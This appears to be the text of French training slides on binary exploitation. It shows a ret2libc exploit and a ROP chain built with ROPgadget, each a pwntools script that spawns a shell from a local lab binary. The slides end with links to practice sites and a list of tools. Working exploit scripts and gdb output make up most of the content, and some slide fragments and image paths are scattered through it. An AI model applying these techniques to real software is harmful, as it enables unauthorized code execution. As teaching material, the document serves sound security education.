


```
gdb-peda$ print system
$2 = {<text variable, no debug info>} 0xf7dfa7d0 <system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f3688a ("/bin/sh")
gdb-peda$
```

```
[+] Starting local process './vuln'
[*] Switching to interactive mode
Dumping Binary
Redirect Me if you can !
$ echo $0
/bin/sh
$ █
```



```
File Edit View Selection Find Packages Help
pwn_it.py Settings
1 #!/usr/bin/env python2
2 # -*- coding: utf-8 -*-
3
4 from pwn import *
5
6
7 offset = 268
8 payload = "A" * offset
9 payload += p32(0xf7dfa7d0) # @system
10 payload += p32(0x42424242) # @retour (ici 0SEF)
11 payload += p32(0xf7f3688a) # @"/bin/sh"
12
13 r = process("./vuln", payload)
14 r.interactive()
15
Ret2libc_basic/pwn_it.py 25:1 LF UTF-8 Python 0 files
```


Protection ? Bypass !



Le ROP :

La technique



Le ROP :

Recon

```
[laluka@laluka-pc ROP_x64]$ readelf -h vuln
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 03 00 00 00 00 00 00 00 00
  Class:                   ELF64
  Data:                     2's complement, little endian
  Version:                  1 (current)
  OS/ABI:                   UNIX - GNU
  ABI Version:              0
  Type:                     EXEC (Executable file)
  Machine:                  Advanced Micro Devices X86-64
  Version:                  0x1
  Entry point address:      0x400e6e
  Start of program headers: 64 (bytes into file)
  Start of section headers: 828600 (bytes into file)
  Flags:                    0x0
  Size of this header:      64 (bytes)
  Size of program headers:  56 (bytes)
  Number of program headers: 5
  Size of section headers:  64 (bytes)
  Number of section headers: 36
  Section header string table index: 33

[laluka@laluka-pc ROP_x64]$
[laluka@laluka-pc ROP_x64]$ ldd vuln
not a dynamic executable

[laluka@laluka-pc ROP_x64]$
[laluka@laluka-pc ROP_x64]$ cat /proc/sys/kernel/randomize_va_space
2

[laluka@laluka-pc ROP_x64]$
[laluka@laluka-pc ROP_x64]$
```

9
6%
2,29%
1,27%
0,76%
0,51%
0,51%
2,78GIB
528MIB
349MIB
337MIB
325MIB
262MIB
Manjaro Linux - Distrib
4.14.36-1-MANJARO - Kernel
laluka@laluka-pc - User@
discharging 65% - Battery
2h 54m - Uptime

Le ROP : Recon et Offset

```
gdb-peda$ run
Starting program: /home/laluka/Downloads/OS430/TP3_OS430_Louka_Arthur/TP3_ELEVES/ROP_x64/vuln
Give Me Data to Dump
AAA%AA$AABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFABAA1AAGAacAAZAAHAAdAA3AAIAAeAA4AAJAAfAA5A
AKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA1AAQAAmAArAAoAA$AApAAATAAgAAUAArAAVAAtAAWAAu
AAxAAvAAyAAwAAZAAxAAyAAzA%%A%$A%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%ZA%HA%
dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
```

```
gdb-peda$ pattern_search
Registers contain pattern buffer:
RDX+-60 found at offset: 57506
RBP+0 found at offset: 256
R10+52 found at offset: 69
Registers point to pattern buffer:
[RSP] --> offset 264 - size ~36
Pattern buffer found at:
0x00007ffff7ff8000 : offset 0 - size 300 (mapped)
0x00007ffff7ffe470 : offset 0 - size 300 ($sp + -0x108 [-66 dwords])
References to pattern buffer found at:
0x006b46b8 : 0x00007ffff7ff8000 (/home/laluka/Downloads/OS430/TP3_OS430_Louka_Arthur/TP3_
ELEVES/ROP_x64/vuln)
```

Le ROP : Ropchain & Exploit

```
ROP chain generation
=====
- Step 1 -- Write-what-where gadgets
[+] Gadget found: 0x45f661 mov qword ptr [rsi], rax ; ret
[+] Gadget found: 0x4016a7 pop rsi ; ret
[+] Gadget found: 0x43167d pop rax ; ret
[+] Gadget found: 0x41918f xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets
[+] Gadget found: 0x41918f xor rax, rax ; ret
[+] Gadget found: 0x453b50 add rax, 1 ; ret
[+] Gadget found: 0x453b51 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets
[+] Gadget found: 0x40158b pop rdi ; ret
[+] Gadget found: 0x4016a7 pop rsi ; ret
[+] Gadget found: 0x432ef5 pop rdx ; ret

- Step 4 -- Syscall gadget
[+] Gadget found: 0x4546e5 syscall ; ret

- Step 5 -- Build the ROP chain
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''

p += pack('<Q', 0x00000000004016a7) # pop rsi ; ret
p += pack('<Q', 0x000000000006b41c0) # @ .data
p += pack('<Q', 0x000000000043167d) # pop rax ; ret
p += '/bin//sh'
p += pack('<Q', 0x000000000045f661) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004016a7) # pop rsi ; ret
p += pack('<Q', 0x000000000006b41c8) # @ .data + 8
p += pack('<Q', 0x000000000041918f) # xor rax, rax ; ret
p += pack('<Q', 0x000000000045f661) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x000000000040158b) # pop rdi ; ret
p += pack('<Q', 0x000000000006b41c0) # @ .data
p += pack('<Q', 0x00000000004016a7) # pop rsi ; ret


from pwn import *

offset = 264
payload = "A" * offset
payload += p64(0x00000000004016a7) # pop rsi ; ret
payload += p64(0x000000000006b41c0) # @ .data
payload += p64(0x000000000043167d) # pop rax ; ret
payload += '/bin//sh'
payload += p64(0x000000000045f661) # mov qword ptr [rsi], rax ; ret
payload += p64(0x00000000004016a7) # pop rsi ; ret
payload += p64(0x000000000006b41c8) # @ .data + 8
payload += p64(0x000000000041918f) # xor rax, rax ; ret
payload += p64(0x000000000045f661) # mov qword ptr [rsi], rax ; ret
payload += p64(0x000000000040158b) # pop rdi ; ret
payload += p64(0x000000000006b41c0) # @ .data
payload += p64(0x00000000004016a7) # pop rsi ; ret
payload += p64(0x000000000006b41c8) # @ .data + 8
payload += p64(0x0000000000432ef5) # pop rdx ; ret
payload += p64(0x000000000006b41c8) # @ .data + 8
payload += p64(0x000000000041918f) # xor rax, rax ; ret
for i in range(59):
    payload += p64(0x0000000000453b50) # add rax, 1 ; ret
payload += p64(0x00000000004546e5) # syscall ; ret

p = process("./vuln")
p.recv()
p.sendline(payload)
p.interactive()
```



Le ROP : Exploit time

```
[+] Starting local process './vuln'  
[*] Switching to interactive mode  
Data :  
  
$ echo $0  
bash  
$
```



“Hi shell, I’m Shell ! ”

Protection ? Bypass !



Tryhardeur ?

Entrainement ici :

<https://exploit-exercises.com/protostar/>

Et ici :

<https://www.root-me.org>

Logiciels intéressants / classiques :

- Reverse :
 - radare2 (GUI Cutter)
 - Binary ninja
 - IDA - Not free... :(
 - ROP :
 - ROPgadget
 - xrop
 - brop
 - Ropper
 - Fuzz : radamsa
 - VMs : qemu
-

Remerciements v1



club.krhacken@esisar.grenoble-inp.fr



hack2g2.fr

La route du PWN ici :

thinkloveshare.blogspot.fr

Whoami :



[@TheLaluka](https://twitter.com/TheLaluka)



root-me.org/Laluka



github.com/TheLaluka



Remerciements v2

- Cyril Bresch (cyrilbresch.net)
- Ethnical (yt : [EthnicalNightamre](https://www.youtube.com/channel/UCv3D8v8v8v8v8v8v8v8v8v8))
- Blackndoor (blackndoor.fr)
- Geluchat (dailysecurity.fr)
- Pixis (hackndo.com)
- Maki (maki.bzh)